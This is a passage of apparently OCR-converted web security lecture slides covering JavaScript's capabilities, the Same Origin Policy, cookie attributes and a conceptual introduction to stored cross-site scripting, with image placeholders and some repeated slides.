      document.write("world: ", a+b, "</b>");
   </script>

</body></html>
```

# Javascript (no relation to Java)

- Powerful web page programming language
- Scripts are embedded in web pages returned by the web server
- Scripts are executed by the browser. They can:
  - Alter page contents (DOM objects)
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests & read replies
  - Maintain persistent connections (AJAX)
  - *Read and set cookies*

# What could go wrong?

- Browsers need to confine Javascript's power

- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`

# Same Origin Policy

- Browsers provide isolation for javascript scripts via the Same Origin Policy (SOP)


- Browser associates **web page elements**…
  - Layout, cookies, events

- …with a given **origin**
  - The hostname (**`bank.com`**) that provided the elements in the first place

- SOP = *only scripts received from a web page's origin have access to the page's elements*

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com





## Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

# Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




## Semantics

- Store “en” under the key “edition”
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of `/`
- Send the cookie to any future requests to `<domain>/<path>`

# Cross-site scripting (XSS)

# XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is **`bank.com`**

# XSS: Subverting the SOP

- Attacker provides a malicious script
- Tricks the user's browser into believing that the script's origin is **`bank.com`**


- One general approach:
  - Trick the server of interest (**`bank.com`**) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

# Two types of XSS


1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

# Stored XSS attack



# Stored XSS attack




# Stored XSS attack




# Stored XSS attack



